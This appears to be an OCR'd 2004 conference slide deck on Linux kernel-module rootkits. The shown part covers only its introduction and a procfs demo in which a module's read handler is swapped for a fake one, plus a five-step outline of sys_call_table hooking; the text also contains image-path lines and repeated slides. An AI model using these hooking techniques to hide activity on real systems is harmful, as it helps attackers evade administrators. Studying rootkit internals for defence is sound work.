

MRMCD '04



L K M

TOC

1) Introduction - Rootkits and LKM
2) playing around with procfs
3) process hiding
4) file hiding
5) network connection hiding
6) “getting root”
7) module hiding

1) Introduction - Rootkits and LKM

- so-called “Rootkits“ are being used after the victim's system has been taken over
- have to perform the following tasks:
    - hide processes
    - hide files/folders
    - backdooring (getting a logon after being logged out)
    - network connection hiding
    - hide itself
    - stay reachable

Rootkits – 2 main cathegories:

- application-oriented (ps, ls, netstat are being infected)

    - easy to detect (think of checksums)

- on kernel layer

    - not detectable with checksums
    - very powerful
    - “covers” its tracks

LKM?

[L]oadable [K]ernel [M]odule(s)

```
[root@juMAXlin lkm_new]# insmod driver_soundkarte
[root@juMAXlin lkm_new]#
```

-> One can write code that overwrites the actual functions and procedures of the existing and running kernel!

HA! I simply disabled "Enable loadable module support"!

- insmod is not the only possibility of getting code into kernelspace
- /dev/kmem = special device
- patching the kernel

-> "Security is just a state of mind"

What is all this about?

- The question how rootkits work (the internals)?
    - how to hide processes
    - network connection hiding
    - module hiding
    - on a 2.6 kernel


- Future/ own ideas for implementing an LKM (?)

Basic stuff:

- The question how rootkits work (the internals)?
  - how to hide processes
  [...]

```
struct file_operations {
        ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
        ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
        int (*readdir) (struct file *, void *, filldir_t);
        int (*open) (struct inode *, struct file *);
        int (*release) (struct inode *, struct file *);
        int (*lock) (struct file *, int, struct file_lock *);
}
```

```
struct file_operations [fuer ein Beispielfile im ext2] {
        .read = ext2_read([...]) ;
        .write = ext2_write([...]);
}
```



Basic stuff:

- The question how rootkits work (the internals)?
  - how to hide processes
  [...]

```
struct file_operations [for an example file in an ext2] {
        .read = 808048448;
        .write = 808047559;
}
```

```
struct file_operations [for an example file in ext2] {
        .read = 111111111;
        .write = 222222222;
}
```


- `struct`'s, which contain pointers to specific functions which will be manipulated by us
  (Note that this happens after `struct` was set up)

2) playing around with procfs

2.1) *'mod_sum'*

task: - create a directory named “test” in /proc
- create a virtual file called “sum” in this directory

aim: - communication between kernel- and userspace



using the proc interface with mod_sum.c

- “mkdir /proc/test“

```
proc_test = proc_mkdir("test", 0);
```

- create /proc/test/sum ...

```
proc_test_sum = create_proc_info_entry("test/sum", 0, 0, &show_sum );
```

- What (pointer to) function is called when we '`cat /proc/test/sum`' ?

using the proc interface with mod_sum.c

- “mkdir /proc/test“

```
proc_test = proc_mkdir("test", 0);
```

- create /proc/test/sum ...

```
proc_test_sum = create_proc_info_entry("test/sum", 0, 0, &show_sum );
```

- ... and add some intelligence

```
proc_test_sum->write_proc = &add_to_sum;
```

- What (pointer to) function is called when we 'cat /proc/test/sum' ?
- What happens when we 'echo xy > /proc/test/sum' ?

setting up '`/proc/test/sum`*'*

```
static int __init sum_init(void) {
  [...]
   proc_test_sum = create_proc_info_entry("test/sum", 0, 0, &show_sum );
   proc_test_sum->write_proc = &add_to_sum ;
  [...]
}
```


setting up '/proc/test/sum'

```
static int __init sum_init(void) {
  [...]
   proc_test_sum = create_proc_info_entry("test/sum", 0, 0, &show_sum );
   proc_test_sum->write_proc = &add_to_sum ;
  [...]
}
```

What is the job of `create_proc_info_entry()` ?

Creating a struct which represents "`/proc/test/sum`".

```
struct proc_dir_entry proc_test_sum = {
  [...]
  namelen:     3,
  name:        "sum",
  [...]
  get_info:    show_sum,
  [...]
  write_proc:  add_to_sum,
  [...]
};
```



2.2) *'hackmod_sum'*

task: - Manipulation of 'mod_sum'

aim: - cut off all communication between kernel- ans userland


Summary for Linux 2.4.x series:

1) import '`sys_call_table`'.
2) Allocate some space for the original functions.
3) Save pointers to the old functions in that space.
4) Set the original pointers to our manipulated functions.
5) When we shutdown the module, we reset the original pointers to the original functions.

Problem with Linux 2.6.x:


'`sys_call_table`' is no longer exported.

How to find '/proc/test/sum'?



How to manipulate 'mod_sum'

```
/* pointer to save the original show_sum function. */
int (*orig_show_sum)(char *buffer, char **start,
                     off_t offset, int length) = NULL;
[...]
static int __init sum_init(void) {
  struct proc_dir_entry *proc_test_sum = NULL;

  /* get the 'file' */
  proc_test_sums = proc_find_sum();

  orig_show_sum = proc_test_sum->get_info;

  proc_test_sum->get_info = &fake_show_sum;
  return 0;
}
```




How to manipulate 'mod_sum'

```
/* pointer to save the original show_sum function. */
int (*orig_show_sum)(char *buffer, char **start,
                     off_t offset, int length) = NULL;
[...]
static int __init sum_init(void) {
  struct proc_dir_entry *proc_test_sum = NULL;

  /* get the 'file' */
  proc_test_sum = proc_find_sum();

  orig_show_sum = proc_test_sum->get_info;

  proc_test_sum->get_info = &fake_show_sum;
  return 0;
}
```

```
struct proc_dir_entry proc_test_sum = {
```

```
 [...]
 get_info:    fake_show_sum,
 [...]
};
```




show_sum()

What happens when requesting information from 'proc_test_sum'

```
[fw@juMAXlin lkm_new]$ cat /proc/test/sum
[fw@juMAXlin lkm_new]$
```

```
struct proc_dir_entry proc_test_sum = {
  [...]
  get_info:    fake_show_sum,
  [...]
};
```



What happens when requesting information from 'proc_test_sum'


```
[fw@juMAXlin lkm_new]$ cat /proc/test/sum
[fw@juMAXlin lkm_new]$
```

```
struct proc_dir_entry proc_test_sum = {
```

```
 [...]
 get_info:    fake_show_sum,
 [...]
};
```


show_sum()

fake_show_sum()



Clean up the mess


```
static void __exit sum_exit(void) {
  struct proc_dir_entry *proc_test_sum=NULL;

  proc_test_sum = proc_find_sum();

  proc_test_sum->get_info = orig_show_sum;
}
```



... (/me does not like clearance)

